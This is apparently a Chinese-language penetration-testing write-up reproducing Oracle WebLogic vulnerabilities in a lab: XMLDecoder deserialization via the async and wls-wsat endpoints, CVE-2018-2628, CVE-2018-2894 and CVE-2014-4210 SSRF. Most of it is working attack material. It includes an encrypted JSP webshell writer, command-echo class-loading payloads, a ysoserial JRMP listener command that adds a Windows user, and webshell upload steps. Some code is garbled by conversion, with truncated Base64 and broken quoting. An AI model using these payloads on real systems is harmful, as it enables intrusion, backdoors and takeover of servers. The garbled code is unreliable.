C:\Users\lhxsec\Downloads\ysoserial-master\target>java -jar ysoserial-0.0.6-SNAPSHOT-all.jar Jdk7u21 "filename:C:\Users\lhxsec\Desktop\TestCode.txt" > result.txt
String WEB_PATH = "servers/AdminServer/tmp/_WL_internal/bea_wls9_async_response/8tpkys/war/echolxsec.jsp";
String ShellContent = "<%@page import=\"java.util.*,javax.crypto.*,javax.crypto.spec.*%><%!class U extends ClassLoader{U(ClassLoader c){super(c);public Class g(byte []b){return super.defineClass(b,0,b.length);}%;}%if(request.getParameter(\"pass\")!=null){String k=(\"\\\"+UUID.randomUUID()).replace(\"-\",\"\").substring(16);session.putValue(\"u\",k);out.print(k);return;}Cipher c=Cipher.getInstance(\"AES\").init(2,new SecretKeySpec((session.getValue(\"u\")).getBytes(),\"AES\").getEncoded());out.write(U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext));%>";

try {
    java.io.PrintWriter printWriter = new java.io.PrintWriter(WEB_PATH);
    printWriter.println(ShellContent);
    printWriter.close();
} catch (Exception e) {
    e.printStackTrace();
}

C:\Users\lhxsec\Downloads\ysoserial-master\target>

```

result.txt转换成Byte[]后执行，如下：



访问: http://127.0.0.1:7001/\_async/echolxsec.jsp

Weblogic 12.1.3 利用 org.slf4j.ext.EventData构造函数执行readObject()

oracle.toplink.internal.sessions.UnitOfWorkChangeSet在Weblogic 12.1.3中不存在，因此需要重新找利用链。

Request

```
POST /_async/CoordinatorPortType HTTP/1.1
Host: 192.168.124.129:7001
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: /*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: text/xml
Content-Length: 178338
If-modified-since: whcmain

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:wsa="http://www.w3.org/2005/08/addressing">
  <soapenv:Header>
    <wsa:Action>xx:wsa:RelatesTo><wsa:RelatesTo><work:WorkContext>
      <wsa:work>http://bea.com/2004/06/soap/workarea>
      <jav><class><string>oracle.toplink.internal.sessions.UnitOfWorkChangeSet</string></void>
      <array class="byte" length="3650">
        <void index="0">
          <byte>-34</byte>
        </void>
        <void index="1">
          <byte>-9</byte>
        </void>
        <void index="3">
          <byte>-1</byte>
        </void>
      </array>
    </wsa:work>
  </soapenv:Header>
  <soapenv:Body><ns0:Server><faultcode>ns0:Server</faultcode>
<faultstring>java.lang.NullPointerException</faultstring><ns0:Fault></ns0:Fault>
</soapenv:Body>
</soapenv:Envelope>
```

Response

```
HTTP/1.1 500 Internal Server Error
Connection: close
Date: Sun, 16 Jun 2019 02:08:54 GMT
Content-Type: text/xml
Content-Length: 351

<?xml version="1.0" encoding="UTF-8"?><S:Envelope
  xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"><S:Body><ns0:Fault
    xmlns:ns0="http://www.w3.org/2003/05/soap-envelope"><faultcode>ns0:Server</faultcode>
    <faultstring>java.lang.NullPointerException</faultstring><ns0:Fault></ns0:Fault>
</S:Body>
</S:Envelope>
```

Weblogic的黑名单只会过滤传入的第一层XML，使用org.slf4j.ext.EventData传入的第一层XML是String，因此绕过黑名单检测。

构造函数参考

```
public EventData(String xml) {
    ByteArrayInputStream bais = new ByteArrayInputStream(xml.getBytes());
    try {
        XMLDecoder decoder = new XMLDecoder(bais);
        this.eventData = (Map<String, Object>) decoder.readObject();
    } catch (Exception e) {
        throw new EventException("Error decoding " + xml, e);
    }
}
```

构造写入文件Payload，如下。

```
POST /_async/AsyncResponseService HTTP/1.1
Host: 192.168.124.129:7001
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: /*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: text/xml
Content-Length: 962

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:wsa="http://www.w3.org/2005/08/addressing" xmlns:asy="http://www.bea.com/2004/06/soap/async">
  <soapenv:Header>
    <wsa:Action>xx:wsa:RelatesTo><wsa:RelatesTo><work:WorkContext>
      <wsa:work>http://bea.com/2004/06/soap/workarea>
      <jav><class><string>oracle.toplink.internal.sessions.UnitOfWorkChangeSet</string></void><class><string>org.slf4j.ext.EventData</string></void>
      <array class="byte" length="3650">
        <void index="0">
          <byte>-34</byte>
        </void>
        <void index="1">
          <byte>-9</byte>
        </void>
        <void index="3">
          <byte>-1</byte>
        </void>
      </array>
    </wsa:work>
  </soapenv:Header>
  <soapenv:Body><asy:onAsyncDelivery/></soapenv:Body>
</soapenv:Envelope>
```

结果：

Request

```
POST /_async/AsyncResponseService HTTP/1.1
Host: 192.168.124.129:7001
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: /*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: text/xml
Content-Length: 962

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:wsa="http://www.w3.org/2005/08/addressing" xmlns:asy="http://www.bea.com/2004/06/soap/async">
  <soapenv:Header>
    <wsa:Action>xx:wsa:RelatesTo><wsa:RelatesTo><work:WorkContext>
      <wsa:work>http://bea.com/2004/06/soap/workarea>
      <jav><class><string>oracle.toplink.internal.sessions.UnitOfWorkChangeSet</string></void><class><string>org.slf4j.ext.EventData</string></void>
      <array class="byte" length="3650">
        <void index="0">
          <byte>-34</byte>
        </void>
        <void index="1">
          <byte>-9</byte>
        </void>
        <void index="3">
          <byte>-1</byte>
        </void>
      </array>
    </wsa:work>
  </soapenv:Header>
  <soapenv:Body><asy:onAsyncDelivery/></soapenv:Body>
</soapenv:Envelope>
```

Response

```
HTTP/1.1 200 Accepted
Connection: close
Date: Sun, 16 Jun 2019 01:58:05 GMT
Content-Length: 0
```

## wls-wsat.war

### Weblogic 10.3.6 回显构造.


bea\_wls9\_async\_response.war的反序列化链无法造成回显，但是wls-wsat.war的却可以。

访问: /wls-wsat/CoordinatorPortType

以下测试均在 JDK 1.6.0\_45 64bit 下进行。

拿lufei大佬的工具改改。

这里我直接使用lufei的工具，发现 > 等特殊字符，会被当成字符串。



```
public static void main(final String[] args) throws Exception {
    System.out.println(test_code( cmd: "echo 111 > d:/1.txt "));
}
```

这里将工具的exec函数更改，如下：

```
import java.io.*;

public class ResultBaseExec {
    public static String exec(String cmd) throws Exception {
        String osTyp = System.getProperty("os.name");
        Process p;
        if (osTyp != null && osTyp.toLowerCase().contains("win")) {
            //执行命令
            p = Runtime.getRuntime().exec("cmd /c " + cmd);
        } else {
            //执行命令
            p = Runtime.getRuntime().exec(new String[]{"cmd.exe", "/c", cmd});
        }
        InputStream fis=p.getInputStream();
        InputStreamReader isr=new InputStreamReader(fis);
        BufferedReader br=new BufferedReader(isr);
        String line=null;
        String result = "";
        while((line=br.readLine())!=null)
        {
            result = result + line;
        }
        return result;
    }
}
```

编译成.class文件

"C:\Program Files\Java\jdk1.6.0\_45\bin\javac.exe" C:\Users\lxhsec\Downloads\WeblogicCode\src\main\java\ResultBaseExec.java

接着将.class转换成Base64，当然你转成hex这些也可以。

```
import sun.misc.BASE64Encoder;

import java.io.ByteArrayOutputStream;
import java.io.FileInputStream;
import java.io.IOException;
import java.io.InputStream;

public class toBase64 {
    public static byte[] toByteArray(InputStream in) throws IOException, IOException {
        ByteArrayOutputStream out = new ByteArrayOutputStream();
        byte[] buffer = new byte[1024 * 4];
        int n = 0;
        while ((n = in.read(buffer)) != -1) {
            out.write(buffer, 0, n);
        }
        return out.toByteArray();
    }
    public static void main(final String[] args) throws Exception {
        BASE64Encoder base64Encoder = new BASE64Encoder();
    }
}
```

```
//class文件路径
InputStream in = new FileInputStream("C:\\\\Users\\\\lxhsec\\\\Downloads\\\\WeblogicCode\\\\src\\\\main\\\\java\\\\ResultBaseExec.class");
byte[] data = toByteArray(in);
in.close();
String encode = base64Encoder.encodeBuffer(data);
System.out.println(encode);
}
}
```

yv66vgAAIDIAXAoAGgArCAAsCgAtAC4KAagALwgAMoACAAxCgAyADMHDQIAUDIADYKADIANwgAOAgAOQoAOgA7BwA8CgAPAD0HAD4KABEApwgAQaoAEQBBBwBCgAVAcSKABU

```
clazz.makeClassInitializer()
.insertAfter("")
+ "String ua = ((weblogic.servlet.internal.ServletRequestImpl)((weblogic.work.ExecuteThread)Thread.currentThread()).getHeader(\"User-Agent\"));
+ "String R = \"yv66vgAAADIAXAoAGgArCAAsCgAtAC4KAAgALwgAMAOCAAxCgAyADMHADQIAUDUIADYKADIANwgAOAgAOQoA0gA7BwA8CgAPAD0HAD4K
+ "sun.misc.BASE64Decoder decoder = new sun.misc.BASE64Decoder();"
+ "byte[] bt = decoder.decodeBuffer(R);"
+ "org.mozilla.classfile.DefiningClassLoader cls = new org.mozilla.classfile.DefiningClassLoader();"
+ "Class cl = cls.defineClass(\"ResultBaseExec\",bt);"
+ "java.lang.reflect.Method m = cl.getMethod(\"exec\",new Class[]{String.class});"
+ "Object object = m.invoke(cl.newInstance(),new Object[]{ua});"
+ "weblogic.servlet.internal.ServletResponseImpl response = ((weblogic.servlet.internal.ServletRequestImpl)((weblogic.work.ExecuteThread)Thread.currentThread()).getHeader(\"User-Agent\"));
+ "weblogic.servlet.internal.ServletOutputStreamImpl outputStream = response.getServletOutputStream();\n"
+ "outputStream.writeStream(new weblogic.xml.util.StringInputStream(object.toString()));\n"
+ "outputStream.flush();\n"
+ "response.getWriter().write(\"\\n\");"
+ "");
```

然后运行JDK7u21编译生成Byte[]执行。



Weblogic 12.1.3 回显构造

将

```
clazz.makeClassInitializer()
.insertAfter(""
+ "String ua = ((weblogic.servlet.internal.ServletRequestImpl)((weblogic.work.ExecuteThread)Thread.currentThread()).get
+ "String R = \"yv66vgAAADIAXAoAGgArCAAsCgAtAC4KAAgALwgAMAoACAxAxCgAyADMHADQIADUIADYKADIANwgAOAgAOQoA0gA7BwA8CgAPAD0HAD4
+ "sun.misc.BASE64Decoder decoder = new sun.misc.BASE64Decoder();"
+ "byte[] bt = decoder.decodeBuffer(R);"
+ "org.mozilla.classfile.DefiningClassLoader cls = new org.mozilla.classfile.DefiningClassLoader();"
+ "Class cl = cls.defineClass(\"ResultBaseExec\",bt);"
+ "java.lang.reflect.Method m = cl.getMethod(\"exec\",new Class[]{String.class});"
+ "Object object = m.invoke(cl.newInstance(),new Object[]{ua});"
+ "weblogic.servlet.internal.ServletResponseImpl response = ((weblogic.servlet.internal.ServletRequestImpl)((weblogic.w
+ "weblogic.servlet.internal.ServletOutputStreamImpl outputStream = response.getServletOutputStream();\n"
+ "outputStream.writeStream(new weblogic.xml.util.StringInputStream(object.toString()));\n"
+ "outputStream.flush();\n"
+ "response.getWriter().write(\"\\\";\""
+ "");
```

转换成XMI格式，参考lufei给出的，稍微改一下。

```
<class><string>org.slf4j.ext.EventData</string>
<void>
<string>
    <java>
        void class "java.util.logging.PACES4DLogger";
```

```

        <void method="decodeBuffer" id="byte_arr">      <string>yv66vgAAADIAxAoAGgArCAAxCgAtAC4KAAgALwgAMoACAAxCgAyADMHADQIAduIADYKA
    </void>
</void>
<void class="org.mozilla.classfile.DefiningClassLoader">
    <void method="defineClass">
        <string>ResultBaseExec</string>
        <object idref="byte_arr"></object>
        <void method="newInstance">
            <string>whoami</string>
        </void>
    </void>
</void>

<void class="java.lang.Thread" method="currentThread">
    <void method="getCurrentWork" id="current_work">
        <void method="getClass">
            <void method="getDeclaredField">
                <string>connectionHandler</string>
                <void method="setAccessible"><boolean>true</boolean></void>
            <void method="get">
                <object idref="current_work"></object>
            <void method="getServletRequest">
                <void method="getResponse">
                    <void method="getServletOutputStream">
                        <void method="writeStream">
                            <object class="weblogic.xml.util.StringInputStream"><object idref="result"></object></object>
                        </void>
                    <void method="flush"/>
                </void>
                <void method="getWriter"><void method="write"><string></string></void></void>
            </void>
        </void>
    </void>
</void>
</void>
</java>
</string>
</void>
</class>

```

执行:

## Weblogic WLS Core Components 反序列化命令执行漏洞 (CVE-2018-2628)

Weblogic Server WLS Core Components反序列化命令执行漏洞 (CVE-2018-2628)，该漏洞通过t3协议触发，可导致未授权的用户在远程服务器执行任意命令。

使用exploit.py脚本进行复现,具体使用方法见脚本。

Kali Attack : 192.168.31.232  
Win03 victim : 192.168.124.130

Kali 执行

1) 下载ysoserial.jar

wget https://github.com/brianwrf/ysoserial/releases/download/0.6-pri-beta/ysoserial-0.6-SNAPSHOT-BETA-all.jar

2) 使用ysoserial.jar, 启动JRMP Server

java -cp ysoserial-0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener [listen port] CommonsCollections1 [command]  
其中, [command]是想执行的命令, 而[listen port]是JRMP Server监听的端口。、  
这里我执


行java -cp ysoserial-0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener 1099 CommonsCollections1 'net user xiaohao xiaohao /add'

3) 执行exploit.py

python2 exploit.py [victim ip] [victim port] [path to ysoserial] [JRMPListener ip] [JRMPListener port] [JRMPClient]

其中，[victim ip]和[victim port]是目标weblogic的IP和端口，[path to ysoserial]是本地（Kali系统上的）ysoserial的路径，[JRMPListener ip]和[JRMPListener port]第一步中启动JRMPServer的IP地址和端口。[JRPCClient]是执行JRPCClient的类，可选的值是JRPCClient或JRPCClient2  
这里我执行python2 exploit.py 192.168.124.130 7001 ysoserial-0.0.6-SNAPSHOT-BETA-all.jar 192.168.31.232 1099 JRPCClient2

结果如下：



## 修复建议

1. 过滤I3协议。

在域结构中点击 安全->筛选器

连接筛选器：weblogic.security.net.ConnectionFilterImpl 保存后重启Weblogic。

Kali再次攻击，Exp将报错。

连接筛选器规则可参考[官方文档](#)

2.安装补丁，但是保不准下一次Weblogic缝缝补补的黑名单又被绕过。


## Weblogic 任意文件上传漏洞（CVE-2018-2894）

Weblogic Web Service Test Page中一处任意文件上传漏洞，Web Service Test Page 在“生产模式”下默认不开启，所以该漏洞有一定限制。


影响版本: 12.1.3.0, 12.2.1.2, 12.2.1.3

下载Weblogic 12.1.3.0

安装的时候将Weblogic放在Java JDK的bin目录下，防止出现因环境变量带空格导致的错误，安装过程一直点击下一步即可。



以下复现是在Weblogic开发模式下进行的，若需在生产模式下进行复现，则需要登录后台页面，点击base\_domain的配置，在“高级”设置中开启“启用Web服务测试页”选项，经过我的验证发现开启之后，不仅需要账号密码登陆，即使登陆了也没有这两处上传点。



访问 `ws_utc/config.do`, 设置Work Home Dir为ws\_utc应用的静态文件css目

录`C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\servers\AdminServer\tmp\_WL_internal\com.oracle.webservices.wls.ws-testclient-app-wls_12.1.3\cmprq0\war\css`, 因为访问这个目录是无需权限的, 提交后, 点击左侧 安全->添加, 然后上传Webshell。



点击提交并抓包, 获取响应数据包中的时间戳。



然后访问 `http://127.0.0.1:7001/ws_utc/css/config/keystore/[时间戳]_[文件名]`, 即可执行webshell:

INT Load URL http://127.0.0.1:7001/ws\_utc/css/config/keystore/1559898043652\_lxhspy.jsp Split URL Execute

禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

NETCRAFT Services [No information available]

127.0.0.1:7001 (192.168.124.129) | COPY Logout | File Manager | DataBase Manager | Execute Command | Shell OnLine | Back Connect | Java Reflect | Eval Java Code | Port Scan | Download Remote File | ClipBoard | Port Map | Others | JSP Env

File Manager - Current disk "C:" total (unknow)

Current Directory C:\Oracle\Middleware\Oracle\_Home\user\_projects\domains\base\_domain\servers\AdminServer\tmp\\_WL\_internal\com.oracle.webservices.ws-testclient-app-wls\_12.1.3\cmpreq0\N GO

Web Root | Shell Directory | New Directory | New File | Disk(C:) | Disk(D:)

Name	Last Modified	Size	Read/Write/Execute
= Goto Parent			
1559898043652_lxhspy.jsp	2019-06-07 05:00:43	135.77K	true /true / unknow
Pack Selected - Delete Selected			0 directories / 1 files

Copyright (C) 2009 http://www.Forj.com/ [TOOLs.Net] All Rights Reserved.

访问 ws\_utc/begin.do，点击右上角的文件夹，上传Webshell，点击提交，并抓包。

INT Load URL http://127.0.0.1:7001/ws\_utc/begin.do Split URL Execute

禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

NETCRAFT Services [No information available]

Web服务测试客户端 1

请输入 WSDL URL: 测试 Http代理:

导入测试用例

请选择保存的测试文件 浏览... lxhspy.jsp

Copyright 2015 @2015, Oracle and/or its affiliates. All rights reserved.

在返回数据包中得到Webshell路径。

base\_domain 的设置 - base... Web服务测试客户端 设置 选项 JspSpy Private Code By ...

无法访问纯真网络 无法连接GEO数据库

INT Load URL http://127.0.0.1:7001/ws\_utc/begin.do Split URL Execute

禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

NETCRAFT Services [No information available]

请选择保存的测试文件 浏览... lxhspy.jsp 导出测试配置文件出错, 请检查日志 确定

Copyright 2015 @2015, Oracle and/or its affiliates. All rights reserved.

控制台 HTML CSS 脚本 DOM 网络 Cookies

清除 保持 全部 HTML CSS JavaScript XHR 图片 插件 媒体 字体

参数 头信息 Post 响应 XML 缓存

```
<?xml version="1.0" encoding="UTF-8"?><error><message>Web服务测试运行期间错误</message><description>导入测试错误</description><details><com.oracle.webservices.testclient.exception.WSTestRuntimeException: javax.xml.bind.UnmarshalException>
```

- with linked exception:

```
[Exception [EclipseLink-25004] (Eclipse Persistence Services - 2.5.2.v20140319-9ad5ab): org.eclipse.persistence.exceptions.UnmarshalException: An error occurred unmarshalling the document<br/>Internal Exception: org.xml.sax.SAXParseException: systemId: file:/C:/Oracle/Middleware/Oracle_Home/user_projects/base_domain/servers/AdminServer/tmp/_WL_internal/com.oracle.webservices.ws-testclient-app-wls_12.1.3/cmpreq0/war/css/upload/RS_Upload_2019-06-07_17-12-18_558/import_file_name_lxhspy.jsp; lineNumber: 1; columnNumber: 2. 文档中根元素前面的标记必须格式正确。&lt;br/&ampgt at com.oracle.webservices.testclient.ws.action.ImportTestCaseAction.execute(ImportTestCaseAction.java:64)<br/>
```

然后访问 [http://127.0.0.1:7001/ws\\_utc/css/upload/RS\\_Upload\\_2019-06-07\\_17-12-18\\_558/import\\_file\\_name\\_lxhspy.jsp](http://127.0.0.1:7001/ws_utc/css/upload/RS_Upload_2019-06-07_17-12-18_558/import_file_name_lxhspy.jsp)

Note:

- 1) ws\_utc/begin.do 使用的工作目录是在ws\_utc/config.do中设置的Work Home Dir。
- 2) 利用需要知道部署应用的web目录。
- 3) 在生产模式下默认不开启，在后台开启之后，需要认证

## 修复建议

启动生产模式，  
编辑domain路径下的setDomainEnv.cmd文件，将set PRODUCTION\_MODE= 更改为 set PRODUCTION\_MODE=true  
C:\Oracle\Middleware\Oracle\_Home\user\_projects\domains\base\_domain\bin\setDomainEnv.cmd  
目前(2019/06/07) 生产模式下已取消这两处上传文件的地方。

## Weblogic SSRF漏洞 (CVE-2014-4210)

影响版本：10.0.2.0, 10.3.6.0

访问 /uddiexplorer/SearchPublicRegistries.jsp, 若能正常访问, 则可能存在此漏洞, 填写任意信息, 如下

点击Search, 并抓包, 抓包之后在Burp中右键, 选择Change request method, 将POST请求改变成GET。

参数operator为SSRF的可控参数, 将其更改为开放的端口, 如http://127.0.0.1:7001/, 将返回error code

Request

```
GET /uddiexplorer/SearchPublicRegistries.jsp?operator=http://127.0.0.1:7001/uddiSearch&name=lyuhhctxtSearchName=lyuhhctxtSearchKey=lyuhhctxtSearchfor=&selfer=Business+location&btnSubmit=Search HTTP/1.1
Host: 127.0.0.1:7001
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://127.0.0.1:7001/uddiexplorer/SearchPublicRegistries.jsp
Cookie: publicInquiryUrls=http://www-3.ibm.com/services/uddi/inquiryapi!IBM
http://www-3.ibm.com/services/uddi/vBeta/inquiryapi!IBM
V2(http://uddi.rte.microsoft.com/inquire!Microsoft!http://services.xmethods.net/give/inquire/uddi!IMethods);
JSESSIONID=9H0Cc7Qcmgkts9JhJg5pfvls2h2gb7jkv1DwTCvQWZPR4ZxLhvHT!-420024
02438
X-Forwarded-For: 0.0.0.0
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
<p>An error has occurred<br>
weblogic.uddi.client.structures.exception.ZML_SoapException: The server at http://127.0.0.1:7001 returned a 404 <b>error code</b> (#404 Not Found#41). Please ensure that your URL is correct, and the web service has deployed without error.
</td>
</tr>
</table>
<script language="javascript">
function openWin(name, URL)
{
    var new_window = window.open(URL,name);
}
</script>
```

Done

若开放端口为HTTP协议，则会返回did not have a valid SOAP content-type。

Request

```
GET /uddiexplorer/SearchPublicRegistries.jsp?operator=http://127.0.0.1:80/uddiSearch&name=lyuhhctxtSearchName=lyuhhctxtSearchKey=lyuhhctxtSearchfor=&selfer=Business+location&btnSubmit=Search HTTP/1.1
Host: 127.0.0.1:7001
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://127.0.0.1:7001/uddiexplorer/SearchPublicRegistries.jsp
Cookie: publicInquiryUrls=http://www-3.ibm.com/services/uddi/inquiryapi!IBM
http://www-3.ibm.com/services/uddi/vBeta/inquiryapi!IBM
V2(http://uddi.rte.microsoft.com/inquire!Microsoft!http://services.xmethods.net/give/inquire/uddi!IMethods);
JSESSIONID=9H0Cc7Qcmgkts9JhJg5pfvls2h2gb7jkv1DwTCvQWZPR4ZxLhvHT!-420024
02438
X-Forwarded-For: 0.0.0.0
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
<tr>
<td colspan=4><input type=submit name=btnSubmit value="Search"></td>
</tr>
<table width=100% cellpadding=5 cellspacing=5 valign=top>
<tr>
<td colspan=4><input type="text" value="Search" name="Search"></td>
</tr>
<tr>
<td colspan=4><script language="javascript">
function openWin(name, URL)
{
    var new_window = window.open(URL,name);
}
</script>
```

Done

访问不存在的端口，将返回could not connect over HTTP to server

Request

```
GET /uddiexplorer/SearchPublicRegistries.jsp?operator=http://127.0.0.1:7007/uddiSearch&name=lyuhhctxtSearchName=lyuhhctxtSearchKey=lyuhhctxtSearchfor=&selfer=Business+location&btnSubmit=Search HTTP/1.1
Host: 127.0.0.1:7001
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://127.0.0.1:7001/uddiexplorer/SearchPublicRegistries.jsp
Cookie: publicInquiryUrls=http://www-3.ibm.com/services/uddi/inquiryapi!IBM
http://www-3.ibm.com/services/uddi/vBeta/inquiryapi!IBM
V2(http://uddi.rte.microsoft.com/inquire!Microsoft!http://services.xmethods.net/give/inquire/uddi!IMethods);
JSESSIONID=9H0Cc7Qcmgkts9JhJg5pfvls2h2gb7jkv1DwTCvQWZPR4ZxLhvHT!-420024
02438
X-Forwarded-For: 0.0.0.0
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
<tr>
